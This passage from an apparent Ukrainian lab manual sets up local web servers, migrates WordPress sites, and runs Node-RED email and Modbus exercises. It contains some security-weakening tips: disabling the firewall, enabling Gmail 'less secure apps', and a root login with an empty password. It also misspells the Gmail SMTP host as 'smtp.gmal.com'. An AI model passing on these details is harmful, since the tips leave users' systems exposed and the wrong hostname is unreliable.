20. Corera, Gordon (2016). Out of the Cold and Into Cyberspace. Cyberspies: the secret history of surveillance, hacking, and digital espionage. ISBN 978-1-68177-194-6. Процитовано 2016-08-08.
21. Tripathy B. Anuradha J. Internet of Things (IoT): Technologies, Applications, Challenges and Solutions. Florida: CRC Press, 2017. 334 p.
22. The 2-nd Annual Internet of Things 2010. [Електроний ресурс]. URL: https://eu-ems.Com/summary.asp?event_id=55&page_id=342 (дата звернення: 01.04.2023).
23. Історія появи технології LoRa . [Електроний ресурс]. Режим доступу URL: https://nekta.tech/technology/ (дата звернення: 01.03.2023).
24. Доктрина інформаційної безпеки України: [Електроний ресурс]. – Режим доступу URL: https://zakon.rada.gov.ua/laws/show/47/20172.
25. ISO/IEC, «Information technology — Security techniques-Information security risk management» ISO/IEC FIDIS 27000- 27005:2018-2022.
26. Smart Home: Одомашнювання Інтернет речей [Електронний ресурс].

Режим доступу : URL: https://www.toptal.Com/designers/interaCtive/smart-home-domestiC-internet-of-things (дата звернення: 01.03.2023).
27. Internet of Things (IoT) CisCo [Електронний ресурс] : Режим доступу URL : http://www.CisCo.Com/C/en/us/solutions/internet-of-things/overview.html (дата звернення: 01.03.2023)
28. INTERNET OF THINGS NEWS (IoT) [Електронний ресурс]. Режим доступу: URL: http://www.theinternetofthings.eu/ (дата звернення: 01.03.2023).
29. The Web Application Security Consortium / Web Application Security Statistics. [Електронний ресурс]. Режим доступу : URL : http://projects.Web-appsec.org/w/page/13246989/Web-Application-Security-Statistics #APPENDIX2ADDITIONALVULNERABILITYCLASSIFICATION (дата звернення: 01.05.2023).
30. List of Attacks / Open Web Application Security Project [Електронний ресурс] URL: https://owasp.org/www-community/ attacks/ (дата звернення: 8.11.2022).
31. Top 10 Web Application Security Risks / Open Web Application Security Project [Електронний ресурс] URL: https://owasp.org/ www-project-top-ten/ (дата звернення: 8.11.2022).
32. The WASC Threat Classification v2.0 / The Web Application Security Consortium. [Електронний ресурс] URL: http://projects.webappsec.org/w/page/13246978/Threat%20 Classification (дата звернення: 8.11.2023).
33. Підручник Nmap [Електронний ресурс]. URL: https://hackertarget.com/nmap-tutorial/ (дата звернення 16.10.2023).
34. Zenmap – графічний інтерфейс Nmap, що дозволяє сканувати порти [Електронний ресурс]. URL: https://blog.desdelinux.net/uk/zenmap-la-interfaz-grafica-de-nmap-que-te-permite-scanear-los-puertos/ (дата звернення 16.10.2023).
35. Дивіться відкриті порти з NMap та заходи щодо захисту [Електронний ресурс]. URL: https://blog.desdelinux.net/uk/ver-puertos-abiertos-con-nmap-y-medidas-para-protegernos/ (дата звернення 16.10.2023).
36. Ethical Hacking Labs [Електронний ресурс]. URL: https://hackyourmom.com/servisy/%e2%84%963-ethical-hacking-labs-pererahuvannya/ (дата звернення 16.10.2023).
37. Сканування мережі за кілька секунд [Електронний ресурс]. URL: https://www.advanced-ip-scanner.com/ua/ (дата звернення 16.10.2023).

Додаток А

Запуск сервера на локальному комп'ютері

Для того, щоб не відкривати доступ до сайту на етапі розробки, можна скористатись локальним сервером. За допомогою спеціального ПЗ можна розгорнути ресурс на своєму комп'ютері і працювати з ним. Потім сайт можна перенести на сервер хостинг-провайдера.

Що таке локальний сервер і коли він потрібен

Мова йде про програму або набір програм, які імітують роботу реальних серверів хостинг-провайдерів. Локальний сервер забезпечує доступ до ресурсу через браузери. Набір програм і скриптів перетворює інформацію баз даних MySQL і мов програмування типу Perl і PHP, HTML і CSS-код, що «розуміють» веб-оглядачі.

За допомогою локального сервера можна готувати сайт до публічного доступу. На етапі розробки ресурс видимий тільки Вам і вашим колегам. Це позбавляє живих відвідувачів і пошукових роботів від взаємодії з незаповненим та недопрацьованим сайтом. Можна перевірити роботоздатність ресурсу, освоїти адміністративну консоль і виконати інші необхідні дії у безпечних умовах.

За допомогою локального сервера можна перевіряти зміни на існуючих сайтах. Для цього необхідно скопіювати ресурс і запустити його на своєму комп'ютері. Якщо сайт працює на WordPress, завдання можна вирішити з допомогою плагіна Duplicator.

До найбільш популярних програмних рішень входять: Open Server, Denwer, XAMPP, Desktop Server та інші. Нижче наведено рекомендації по роботі з найзатребуванішими локальними серверами. Але спочатку треба підготовити ПК.

Підготовка комп'ютера до роботи з локальним сервером

Щоб запустити локальний сервер на ПК, доведеться змінити налаштування деяких програм чи операційної системи. Для роботи серверів потрібно звільнити порт 80, який на більшості машин зайнятий тим чи іншим процесом.

Насамперед спробуйте змінити налаштування Skype, якщо він у Вас встановлений. Для цього відкрийте меню Skype (рис. А.1):

«Інструменти – Налаштування – Додатково – З'єднання».

Приберіть прапорець навпроти опції

«Використовувати порти 80 і 443 для додаткових вхідних з'єднань».

Збережіть зміни і перезапустіть програму.




Рисунок А.1 – Зміна налаштувань Skype

Якщо зміна налаштувань Skype не допомагає, найімовірніше, необхідно змінювати налаштування операційної системи. Порт 80 часто займає служба Internet Information Services (IIS). Щоб переконатися в цьому, введіть у командному рядку команду

netstat -aon | findstr 0.0:80.

Якщо порт 80 дійсно займає системний процес, в діалоговому вікні в останньому стовпці ви побачите значення «4».

Щоб відключити IIS, в панелі управління виберіть меню (рис. А.2):

«Програми та компоненти – Включення і відключення компонентів Windows».

Зніміть прапорець навпроти опції Служби інтернету і збережіть зміни. Може знадобитися перезавантаження системи.




Рисунок А.2 – Зміна налаштувань IIS

Якщо зміна налаштувань системи не допомогла, вимкніть брандмауер. Деякі мережеві екрани блокують порт 80.

Якщо цей крок також не допоміг, скачайте і запустіть надбудову для Windows TCP View (програма не потребує установлення). Вона покаже список активних процесів і використовуваних портів (рис. А.3).

Знайдіть процес, який займає порт 80, і відключіть пов’язану з ним програму на час роботи з локальним сервером.




Рисунок А.3 – Вигляд вікна зі списком використовуваних портів

Коли порт 80 звільнено, приступайте до установлення локального Desktop Server.

Простий спосіб запустити сайт на WordPress локально

Якщо Ви створюєте сайт на WordPress, скористайтесь Desktop Server. Для цього виконайте такі дії.

1. Скачайте дистрибутив з офіційного сайту проекту.
2. Розпакуйте архів і запустіть інсталятор.
3. Активуйте Desktop Server і скористайтеся пунктом меню:
   Create New development site.
   За замовчуванням інсталяційний пакет містить застарілу версію CMS WordPress. Ви можете вивантажити її і завантажити в теку
   Xampplite – Blueprints
   на диску C дистрибутив актуальної версії WordPress.
4. Виберіть підходящий дистрибутив за допомогою низхідного меню, вкажіть назву експериментального сайту і натисніть кнопку Create.
5. Перейдіть за посиланням, запропонованим програмою, для завершення установлення WordPress.
6. Виберіть бажану мову. Вкажіть назву сайту, ім'я користувача, Email і пароль.

Вигляд основних вікон під час налаштування Desktop Server наведено на рисунку А.4.




Рисунок А.4 – Вигляд основних вікон під час налаштування Desktop Server

Браузер відобразить сторінку вітання. Щоб увійти в адміністративну консоль, введіть створений на попередньому кроці пароль (рис. А.5).




Рисунок А.5 – Вигляд адміністративної консолі Desktop Server

Скористайтеся керівництвом для новачків, щоб налаштувати сайт і перевірити його роботоздатність. Наприклад, можна встановити і налаштувати тему, користуватися додатковими плагінами, додати коди відстеження сервісів веб-аналітики

(рис. А.6). Сайт на локальному сервері має таку ж функціональність, як ресурс на сервері хостинг-провайдера.




Рисунок А.6 – Вигляд кінцевого вікна налаштувань Desktop Server

Запуск сайта на Open Server

Особливість Open Server – можливість працювати без встановлення на комп'ютер. Ви можете запускати сервер з USB-накопичувача.

1. Скачайте дистрибутив з офіційного сайту проекту. Open Server можна використовувати безкоштовно. Розробники пропонують зробити пожертву на розвиток проекту. Без платежу швидкість завантаження дистрибутиву значно обмежена. Скачувати повний пакет доведеться декілька годин.
2. Активуйте інсталятор і вкажіть шлях для розпакування архіву. За замовчуванням програма пропонує встановлення на жорсткий диск, але ви можете змінити параметри.
3. Запустіть виконуваний файл у папці Open Server і виберіть мову (рис. А7).




Рисунок А.6 – Вигляд вікна запуску Open Server

Якщо все зроблено правильно, в треї з'явиться червоний прапорець. Натисніть на нього, щоб почати роботу з сервером. Це правильно

4. Введіть в адресний рядок браузера адресу http://localhost/. Ви побачите сторінку вітання (рис. А.8).




Рисунок А.7 – Вигляд сторінки вітання Open Server

5. Тепер встановіть на локальний сервер обрану CMS. Для цього створіть нову теку в розділі Domains. Розпакуйте в неї архів з дистрибутивом двигунчика (рис. А.8).




Рисунок А.8 – Вікно встановлення на локальний сервер обраної CMS

6. Перезапустіть Open Server за допомогою меню в треї (рис. А.9).
7. Введіть в адресному рядку браузера URL експериментального сайту. Ви потрапите в меню установлення CMS.
8. Для продовження інсталювання необхідно створити базу даних. Через меню управління Open Server увійдіть в панель управління phpMyAdmin (рис. А.9). Для доступу до сервера введіть ім'я користувача root, а поле «Пароль» залиште порожнім.




Рисунок А.8 – Вікно перезапуску Open Server




Рисунок А.9 – Вікно перезапуску Open Server

9. В панелі керування phpMyAdmin виберіть вкладку «Бази даних» і створіть БД експериментального сайту (рис. А.10).

Рисунок А.10 – Вікно створення БД експериментального сайту

10. В меню установлення WordPress вкажіть назву БД і ім’я користувача. Завершіть встановлення: вкажіть назву сайту, ім’я користувача, пароль, електронну адресу адміністратора (рис. А.11).




Рисунок А.11 – Вікно виконання завершальних дій

Тепер Ви можете працювати з сайтом на локальному сервері (рис. А.12).




Рисунок А.12 – Головне вікно роботи з сайтом на локальному сервері

Після закінчення розробки перенесіть його на сервер хостинг-провайдера.

Робота з локальним сервером Denwer

Denwer залишається дуже популярним серед веб-майстрів і професійних розробників, хоча дехто з фахівців називає це ПЗ застарілим. Втім, його можливостей достатньо для запуску і налаштування популярних сайтів на CMS.

1. Скачайте дистрибутив з сайту проекту.
2. Закрийте браузери і запустіть інсталятор. Використовуйте підказки у діалоговому вікні інсталятора. Після завершення установлення браузер відкриє вікно привітання. Запустити програму можна за допомогою ярлика на робочому столі Start Denwer.
3. В адресний рядок браузера введіть URL: http://localhost/denwer/. Ви потрапите на стартову сторінку локального сервера Denwer (рис. А.13).




Рисунок А.13 – Стартова сторінка локального сервера Denwer

4. Для встановлення CMS на локальний сервер «Денвер» створіть новий розділ з назвою сайту в папці WebServers – Home, а в ньому створіть ще одну теку з ім’ям www. Розпакуйте в неї архів з дистрибутивом двигунчика (рис. А.14).




Рисунок А.14 – Вигляд архіву з дистрибутивом двигунчика

5. Створіть базу даних експериментального сайту в розділі управління phpMyAdmin. Для цього введіть в адресний рядок браузера адресу http://localhost/tools/phpMyAdmin/ (рис. А.15).




Рисунок А.15 – Вікно створення бази даних для експериментального сайту

6. Перезапустіть локальний сервер з допомогою ярлика Restart Denwer на робочому столі. Встановіть WordPress. Для цього в адресному рядку браузера наберіть адресу експериментального сайту (рис. А.16).




Рисунок А.16 – Вікно підключення експериментального сайту

Після закінчення розробки перенесіть сайт з локального сервера на сервер хостинг-провайдера.

Зверніть увагу на особливості видалення локального сервера з ПК. Для видалення «Денвер» виконайте такі дії:

– зупиніть сервер з допомогою ярлика Stop Denwer на робочому столі;
– у командному рядку введіть команду subst z: /d. Це необхідно для видалення віртуального диска Z, який створюється в процесі установлення ЗА «Денвер». Якщо ви замість значення за замовчуванням Z використовували іншу назву віртуального диска, вкажіть це у команді;

– видаліть теку WebServers з диска C;
– видаліть ярлики управління локальним сервером з робочого столу.

Створення сайту на локальному сервері Xampp

Xampp – популярний програмний комплекс для створення локального сервера Apache. Для установлення виконайте такі дії.

1. Скачайте дистрибутив і запустіть інсталятор. Під час установлення залиште налаштування за замовчуванням. За необхідності змініть шлях установлення.

2. У теці Xampp активуйте контрольну панель: запустіть додаток xampp-control. На панелі запустіть сервер Apache і базу даних (рис. 17).




Рисунок А.17 – Вікно запуску сервера Apache і бази даних

3. Введіть в адресний рядок браузера URL: http://localhost. Якщо Xampp працює коректно, ви потрапите на сторінку вітання (рис. А.18).




Рисунок А.18 – Вигляд сторінки вітання Xampp Apache

4. Створіть базу даних експериментального сайту. Для цього введіть в адресний рядок браузера URL: http://localhost/phpmyadmin/. На вкладці «Бази даних» вкажіть назву БД і натисніть кнопку «Створити» (рис. А.19).

5. Встановіть на локальний сервер WordPress. Скачайте дистрибутив з офіційного сайту і розархівуйте його в теку xampp – htdocs. Вкажіть URL тестового сайту як назву теки з файлами двигунчика (рис. А.20).




Рисунок А.19 – Вікно створення бази даних експериментального сайту




Рисунок А.20 – Вікно встановлення на локальний сервер WordPress

6. Для завершення встановлення CMS введіть в адресний рядок браузера URL: http://localhost/folder-name. Замість значення folder-name вкажіть назву теки з файлами CMS.

7. Завершіть установлення і перевірте роботоздатність сайту (рис. А.21).




Рисунок А.21– Вікно вікна входу на сервері WordPress

Використання локального сервера Winginx

Winginx – локальний сервер, за допомогою якого можна швидко створити сайт на своєму комп'ютері.

1. Скачайте дистрибутив і запустіть програму-інсталятор. Після встановлення натисніть на іконку Winginx в треї і включіть компоненти програми (рис. А.22).

Рисунок А.22 – Вікно включення компонентів програми Winginx

2. Перейдіть за посиланням «Робоче середовище Winginx», щоб викликати панель управління програмою. Створіть новий проект і вкажіть адресу експериментального сайту (рис. А. 23).

3. Перейдіть в панель керування phpMyAdmin за допомогою меню «Менеджери баз даних – phpMyAdmin». Створіть базу даних експериментального сайту (рис. А.24).




Рисунок А.23 – Вікно створення нового проєкту у середовищі Winginx




Рисунок А.24 – Вікно створення бази даних нового проєкту

4. Відкрийте теку сайту за допомогою відповідного меню в панелі управління Winginx (рис. А.25).




Рисунок А.25 – Вікно відкриття теки сайту

5. Розархівуйте дистрибутив обраної CMS в каталог public_html (рис. А.26).




Рисунок А.26 – Вікно розархівування дистрибутиву обраної CMS

6. Введіть в адресний рядок браузера адресу wp-admin/install.php та встановіть движок на сервер.

Зверніть увагу на зручний планувальник завдань в панелі управління Winginx. З його допомогою можна планувати роботу над сайтом, контролювати виконання завдань і враховувати робочий час (рис. А. 27)




Рисунок А.27 – Вікно планувальника завдань

Перенесення діючого сайту на локальний сервер

Якщо Ви хочете змінити існуючий сайт без ризику втратити дані або порушити його роботоздатність, перенесіть ресурс на локальний сервер. Якщо ви використовуєте WordPress, дійте так:

1. Запустіть локальний сервер і встановіть на нього WordPress.
2. Встановіть на локальному сайті дизайн-шаблон, який ви використовуєте на реальному ресурсі.
3. Встановіть на діючий сайт активацію плагіна Duplicator.
4. В адміністративній консолі виберіть меню «Duplicator – Пакети». Натисніть кнопку «Створити».




Рисунок А.28 – Панель для створення шаблону під існуючий проєкт

5. Скачайте створені пакети на жорсткий диск комп'ютера. Перенесіть їх в кореневий каталог ресурсу на локальному сервері (рис. 29).




Рисунок А.29 – Перенесення пакетів в кореневий каталог ресурсу на локальному сервері

6. Введіть в адресний рядок браузера шлях до файлу installer.php на тестовому ресурсі. Ви потрапите на в кореневий каталог ресурсу на локальному сервері (рис. А.30).




Рисунок А.30 – Кореневий каталог ресурсу на локальному сервері

7. Видаліть з кореневої директорії тестового ресурсу файли install.php і wp-config.php.

8. Вкажіть ім'я користувача і назву бази даних експериментального сайту. Відзначте, що ви прочитали технічне попередження і запустіть установлення копії ресурсу на локальний сервер. Запустіть установлення (рис. А.31).




Рисунок А.31 – Налаштування ресурсу на локальному сервері

9. Після завершення установлення перевірте роботоздатність сайту на локальному сервері. Ви побачите точну копію чинного ресурсу з усіма публікаціями і налаштуваннями.




Рисунок А.32 – Вигляд роботоздатного сайту

Ви можете перенести сайт з сервера хостинг-провайдера на експериментальний ресурс на локальному сервері без допомоги плагінів. Для цього можна скористатися функцією «Експорт» в адміністративній консолі (рис. А. 33).

За допомогою функції «Імпорт» можна завантажити отриманий файл на локальний сервер (рис. 34).




Рисунок А.33 – Вигляд вікна перенесення сайту з сервера хостинг-провайдера на експериментальний ресурс без допомоги плагінів




Рисунок А.34 – Завантаження отриманого файлу на локальний сервер

Універсальний спосіб перенесення ресурсів

Що робити, якщо Ви не використовуєте WordPress? Перенести ресурси можна таким чином.

1. В панелі керування phpMyAdmin виберіть базу даних експериментального сайту. Вкажіть звичайний спосіб експорту, за якого відображаються всі налаштування. Виберіть метод ущільнення gzip. Не міняйте інші налаштування. Запустіть експорт БД (див. рис. А. 3).

2. Браузер завантажить на жорсткий диск ПК файл з розширенням sql.gz. Його необхідно імпортувати на сервер хостинг-провайдера. Для цього в панелі управління сервером, виберіть пункт меню «Бази даних – phpMyAdmin» (рис. А.36).

3. На вкладці «Імпорт» – завантажити файл з базою даних (рис. А.37).




Рисунок А.35 – Вікно експорту БД

Рисунок А.36 – Вікно імпортування на сервер хостинг-провайдера




Рисунок А.37 – Завантаження файла з базою даних

Описаними способами сайти можна переносити з локального сервера на сервер хостера і в зворотному напрямку. Також для створення копії ресурсу і подальшого перенесення Ви можете скористатися інструментами резервного копіювання бази даних, наприклад, плагіном для WP WordPress Database Backup або аналогами для інших двигунчиків.

Якщо Ви використовуєте WordPress і локальним сервером Desktop Server, перенести локальний сайт можна за допомогою плагіна Desktop Server for WordPress.

Розгортання web-сервера Apache

Перед виконанням переконайтеся в тому, що Ви маєте права адміністратора, і на вашому комп'ютері розміщена БД потрібної вам конфігурації.

Для розгортання веб-сервісів та веб-клієнта виконайте такі дії:

1. Завантажте дистрибутив веб-сервера, наприклад безкоштовний Apache (посилання для завантаження: //httpd.apache.org/download). Він підходить як для Windows, так і для Linux.

2. Встановіть дистрибутив і перевірте, чи запущено веб-сервер. Для цього введіть слово localhost в адресному рядку вашого браузера. Якщо вам все вдалося, побачите напис (рис. А.38):

Рисунок А.38 – Результат запуску web-сервера

3. Запустіть свою задачу, перейдіть в режим «Конфигуратор», потім – Администрирование -> Публикация на веб-сервере (рис. А.38).

4. Введіть латиницею ім'я віртуального каталогу у полі Ім'я (на нашому прикладі – це Doc). У полі Веб-сервер вкажіть тип веб-сервера, для якого виконується публікація (у прикладі ми встановили Apache 2.2). У полі Каталог вкажіть фізичне розташування каталогу, в якому будуть розташовані файли, що описують віртуальний каталог. Натисніть Опублікувати (рис. А.39).




Рисунок А. 39 – Вікно налаштувань

5. Після цього програма вам запропонує перезапустити веб-сервер. Перезапускаємо.

6. В адресний рядок браузера вводимо: //localhost/Ім'я каталогу/. І все! Можна працювати (рис. А.40).




Рисунок А.40 – Вікно завершення налаштувань

Для видалення публікації з веб-сервера, у вікні Конфігуратора Публікація на веб-сервері натисніть кнопку Вимкнути.

Керування роботою Apache

В операційній системі Windows керувати роботою WEB-сервера Apache можна кількома способами:

- за допомогою утиліти Apache Service Monitor;
- з консолі керування служб Windows;
- використовуючи пункти меню Пуск;
- використовуючи командний рядок.

Керування Apache за допомогою утиліти Apache Service Monitor

Для запуску Web-сервера Apache за допомогою утиліти *Apache Service Monitor* необхідно двічі клацнути на піктограмі програми в системному треї (А.41). У вікні кнопками «*Start*», «*Stop*» і «*Restart*» можна проводити пуск, зупинення та перезапуск WEB-сервера, відповідно.




Рисунок А.41 – Вікно запуску Web-сервера Apache

Управління Apache з консолі керування служб Windows

Якщо під час установлення сервера як порт, яким Apache приймає запити, було обрано порт 80, допускається запуск Apache як сервіс. Для запуску консолі керування виберіть

Пуск => Панель керування => Адміністрування => Служби

або натисніть кнопку Services у вікні утиліти Apache Service Monitor. У вікні консолі потрібно вибрати сервіс Apache2. Контекстне меню дозволяє здійснювати запуск, зупинення та перезапуск сервісу (рис. А. 42).




Рисунок А.42 – Вікно запуску, зупинення та перезапуску сервісу

Служби Windows забезпечують запуск фонових програм під час старту системи. Для цього необхідно перейти у вікно Властивості, обравши в контекстному меню сервісу команду Властивості, зі списку Тип запуску вказати пункт Авто (рис. А. 43).




Рисунок А.43 – Вікно запуску фонових програм

Управління Apache з меню Пуск

Здійснювати пуск, зупинення та перезапуск сервера Apache можна з меню Пуск. Для цього потрібно перейти в меню

Пуск => Програми => Apache HTTP Server => Control Apache Server.

Тут можна здійснити пуск, зупинення та перезапуск сервера шляхом вибору пунктів Start, Stop та Restart.

Управління Apache з командного рядка

Запускати, зупиняти та перезапускати сервер Apache з командного рядка можна за допомогою таких команд:

Старт: *httpd* – k start

Перезапуск: httpd – k restart

Стоп: httpd – k stop (httpd – k shutdown).

Усі команди потрібно виконувати з каталогу bin сервера Apache. Команда httpd – t дозволяє перевірити конфігураційні файли Apache щодо наявності синтаксичних помилок. У разі їх відсутності видається рядок Syntax OK. Якщо в конфігураційних файлах є помилки, то внаслідок тестування програма видасть повідомлення про це.

Вибір локального сервера

Для рядового користувача підійде будь-який з описаних варіантів. Робота з запропонованим дозволяє встановити сайт на локальну машину, налаштувати, протестувати і перенести ресурс на сервер хостинг-провайдера.

Якщо ви користуєтеся CMS WordPress, зверніть увагу на Desktop Server. Встановлення та налаштування цієї програми займають менше часу порівняно з іншими продуктами. Завдяки плагіну для WordPress ви прискорите перенесення готового сайту на сервер хостера. Якщо ж Ви працюєте з іншими CMS, використовуйте будь-який із запропонованих локальних серверів. Наприклад, з Winginx ви зможете запустити сайт і контролювати розробку з допомогою зручного планувальника в панелі управління програмою.

Чи можна обійтися без локального сервера? Звичайно. Якщо ви створюєте сайт з простою структурою або блог та використовуєте стандартний двигунчик і дизайн-шаблон, ресурс можна відразу запускати на відкритому сервері. Але Ви маєте точно знати, що зможете швидко забезпечити мінімальну безпеку, інформаційну цінність ресурсу, а також його відповідність технічним вимогам пошукових систем.

Додаток Б

Знайомство з Node-RED

Детально про роботу з редактором Node-RED можна ознайомитися в інструкції користувача за адресою:

https://drive.google.com/file/d/1tbhv1j-tiUGpIlAO4kWlInCRXJh0ZIqf/view).

1. Відкрийте в браузері редактор Node-RED і ознайомтеся з його інтерфейсом та основними частинами (рис. Б.1).




Рисунок Б.1 – Вигляд головного вікна програми Node-RED

2. Виберіть з палітри і розмістіть на робочій області 2 вузли за допомогою команд:

Input -> Inject

Output -> Debug

З'єднайте їх між собою. Має вийти як на рис. Б.2. Блакитні кружечки означають, що зміна в вузлах ще не відобразилася в середовищі виконання, оскільки змінена програма не була в ньому розгорнута.




Рисунок Б.2 – Вигляд створених вузлів

3. В заголовку виберіть пункт **Deploy->Modified Nodes** (рис. Б.3) і натисніть **Deploy (Розгортання)**. У разі вдалого розгортання з'явиться повідомлення, а в робочому просторі вузли вже будуть без блакитних кружечків.




Рисунок Б.3 – Вигляд вікна у разі вдалого розгортання

4. Для перевірки роботи програми на бічній панелі натисненням кнопки з «жуком» можемо відобразити вікно **Debug messages** (налагоджувальні повідомлення).




Рисунок Б.4 – Відкриття вікна з налагоджувальними повідомленнями

Ліворуч вузла типу Inject з назвою «timestamp» натисніть кнопку, яка приводить до ініціювання розрахунку ланцюжка вузлів, що починаються з нього. Результат – з'явиться повідомлення про успішне вприскування (Inject), а на панелі з'явиться повідомлення як на рис. Б.5.




Рисунок Б.5 – Повідомлення про успішне ініціювання розрахунку ланцюжка вузлів

На цьому прикладі розглянемо, як виконується програма. У більшості випадків перерахунок вузлів починається тоді, коли на його вхід подається повідомлення (message).

Повідомлення – це прості об'єкти (типу структурні змінні) JavaScript, що можуть мати будь-який набір властивостей. Тобто, в цій програмі після перерахунку вузла «timestamp» буде сформовано об'єкт-повідомлення (**msg**) і передано по дроту вузлу з іменем (msg.payload).

На вхід вузла «timestamp» повідомлення не надходять, бо він є ініціатором розрахунку. Всі вузли палітри, що входять в групу **Input,** є ініціаторами розрахунку. Ініціація вузлів типу **Inject** відбувається шляхом ручного запуску (натисканням кнопки), або через певні інтервали часу, що налаштовується у вузлі.

Ініціювання повідомлення – це формування полів **msg** та відправка його іншим вузлам по дротах. Повідомлення, надіслане вузлом Inject, має властивості **payload** (корисне навантаження) та **topic** (тема). За замовчуванням Inject записує у властивість topic відмітку часу (timestamp – кількість мілісекунд з 1980 року).

Вузол типу **Debug** «msg.payload» використовується для відображення повідомлень на бічній панелі Debug. Таким чином, після отримання повідомлення цей вузол відображає його зміст на бічній панелі.

5. Змініть налаштування властивостей вузлів (рис. Б.6): змініть імена вузлів, вкажіть тему (topic) та періодичність оновлення для вузла типу **Inject**. Вікно налаштування з'являється за подвійним кліком по вузлу. Зробіть розгортання і проаналізуйте зміст виведених у вікні Debug повідомлень.




Рисунок Б.6 – Вигляд вікон налаштування вузлів

6. Змініть вузол «Початок» так, щоб він формував корисне навантаження, текстом «Це текстове повідомлення» (рис. Б.7) та проаналізуйте, як воно виводиться на вікно Debug.




Рисунок Б.7 – Вигляд вікна налаштування параметрів вузла

7. Змініть вузол «Початок» так, щоб він знову формував корисне навантаження відміткою часу (Timestamp). Розгорніть (deploy) програму та проконтролюйте, щоб відмітка часу кожні 5 секунд відображалася у вікні повідомлень.

!!! Ознайомтеся з роботою вузлів типу **change** та **delay** в інструкції користувача.

Змініть програму, як показано на рис. Б.8, використовуючи вузли **delay** («delay 1s», … «delay 4s») та **change** (*«*set1»… «set5»).




Рисунок Б.8 – Вигляд вікна налаштування вузлів типу change та delay

Для вузлів **delay** виставте затримки:

- delay 1s – 1 seconds;
- delay 2s – 2 seconds;
- delay 3s – 3 seconds;
- delay 4s – 4 seconds.

Для вузлів **change** виставте правило таким, що дорівнює «***set***», та змініть властивості «***to***» на такі:

- set1 – один;
- set2 – два;
- set3 – три;
- set4 – чотири;
- set5 – п’ять.

Розгорніть (deploy) програму та проконтролюйте, щоб кожної секунди у вікні повідомлень виводилося конкретне повідомлення від «один» до «п’ять».

8. Ознайомтеся з роботою вузлів типу **function** в інструкції користувача. Вузол **function** може обробляти повідомлення з використанням javascript. Змініть програму так, щоб відмітка часу виводилася в форматі дати і часу. Для цього використовується об’єкт типу *Data* та його метод *toLocaleString().* Зробіть розгортання та переведіть вузол «Debug1» в режим приховування повідомлень (рис. Б.9).




Рисунок Б.9 – Вигляд вікна налаштування вузлів типу **function**

Примітки: 1. Про синтаксис javascript можна дізнатися тут: http://яваскрипт.укр
2. Про об’єкт Date можна прочитати тут: http://яваскрипт.укр/Date
або тут: https://learn.javascript.ru/datetime

Додаток В

Робота з поштою в Node-RED

1. Для роботи з поштою необхідно дізнатися налаштування почтового сервера, який Ви будете використовувати для відправки повідомлень, і на якому є Ваш обліковий запис.

Рекомендується для тестування створити новий акаунт на одному з поштових серверів.

Випишіть налаштування:

– для вихідних повідомлень (відправлення пошти): SMTP Server; port.

– для вхідних повідомлень (отримання пошти): POP3 Server або IMAP Server, port.

Інформацію про налаштування поштових сервісів можна отримати в довідці щодо цих серверів (рис. В.1, В.2). Нижче наведено приклад деяких із найбільш використовуваних:

Поштовий сервер	Для відправлення		Для отримання		Примітка
www.ukr.net	SMTP Server	smtp.ukr.net	IMAP Server	imap.ukr.net	У налаштуваннях потрібно увімкнути IMAP/SMTP (рис. В.1)
	port	465 або 2525	port	993	
www.gmail.com	SMTP Server	smtp.gmal.com	IMAP Server	imap.gmail.com (вимагає SSL: так)	У налаштуваннях потрібно увімкнути IMAP (рис. В.2). Активувати доступ до додатків https://myaccount.google/com/lesssecureapps (рис. В.3).
	port	465 (SSL) або 587 (TSL)	port	993	




Рисунок В.1 – Налаштування поштового сервера www.ukr.net




Рисунок В.2 – Налаштування поштового сервера www.gmail.com

Для сервісів gmail навіть після активації дозволу на взаємодію з поштовими клієнтами через IMAP/SMTP, в процесі використання додатка Node-RED може прийти повідомлення про блокування доступу (рис. В.3).




Рисунок В.3 – Повідомлення про блокування доступу

Для активації доступу тимчасово (до закінчення виконання практичної роботи) виставте дозвіл доступу до менш безпечних додатків (рис. В.4).

Необхідно також дозволити https://myaccount.google.com/lesssecureapps .




Рисунок В.4 – Вікно налаштування доступу до менш безпечних додатків

2. Модифікуйте програму фрагментом, показаним на рис. В.5.




Рисунок В.5 – Вигляд вузлів і зв’язків між ними

Налаштування вузлів показано на рис. В.6. У полях *user-id* та *password* необхідно вказати користувача та пароль для аккаунта. Інші налаштування беруться з визначених в попередньому пункті. В поле отримувача введіть власну поштову скриньку.




Рисунок В.6 – Вікна налаштування вузлів

Зробіть розгортання проекту, виставте значення заданої температури так, щоб згенерувалося повідомлення *Alarm*. На пошту має прийти повідомлення, протягом 15 секунд воно має відобразитися на веб-сторінці в полі текст (рис. В.7).




Рисунок В.7 – Вигляд появи повідомлення Alarm

Додаток Г

Робота з Modbus в Node-RED

Node-RED, як правило, використовується або на стороні Edge, або як хмарний додаток. Якщо Node-RED використовується *на стороні Edge* як програма для концентратора або шлюзу чи маршрутизатора, наприклад на апаратній платформі Raspberry PI, він може збирати дані з різних пристроїв за протоколами промислових мереж. Найбільш поширеним і простим протоколом нині є ***Modbus***, тому в спільноті Node-RED розроблено декілька бібліотек для роботи з ним. Таким чином, як варіант, Raspberry PI буде взаємодіяти з пристроями за протоколом Modbus TCP/IP, а з іншого боку – він буде взаємодіяти з хмарними додатками та сервісами (рис. Г.1).




Рисунок Г.1 – Загальна схема взаємодії Raspberry PI з пристроями за протоколом Modbus TCP/IP і з хмарними додатками та сервісами

Для тестування такого рішення можна на перших порах обійтися тільки програмними складовими. Замість ПЛК можна використати імітатор ПЛК, що підтримує Modbus TCP/IP, а замість Raspberry PI – віртуальну машину з ОС Raspbian з усім встановленим ПО, як в «реальному залізі». Ще простіше – використовувати тільки Node-RED, який буде з'єднуватися з імітатором ПЛК або імітатором Modbus TCP/IP Server (рис. Г.2). У цьому випадку як імітатор PLC буде використано пакет ***Mod_RSsim***, який потрібно попередньо встановити. А як бібліотека Modbus для Node-RED – ***node-red-contrib-modbustcp.***




Рисунок Г.2 – Вигляд схеми у випадку застосування пакета Mod_RSsim і бібліотеки node-red-contrib-modbustcp

Для цього виконайте такі дії.

1. Встановітьи пакет Modbus (node-red-contrib-modbustcp), використовуючи Manage Palette (рис. Г.3).




Рисунок Г.3 – Вікно встановлення пакета Modbus через Manage Palette

2. Завантажте Modbus PLC Simulator (Mod_RSsim). Для цього завантажте і встановіть дистрибутив, скориставшись посиланням:

https://sourceforge.net/projects/modrssim2/

3. Запустіть на виконання Modbus PLC Simulator, вказавши шлях до програми:

C:\Program Files (x86)\EmbeddedIntelligence\Mod_RSsim

Виставте значення в Prot: *Modbus TCP* (рис. Г.4).




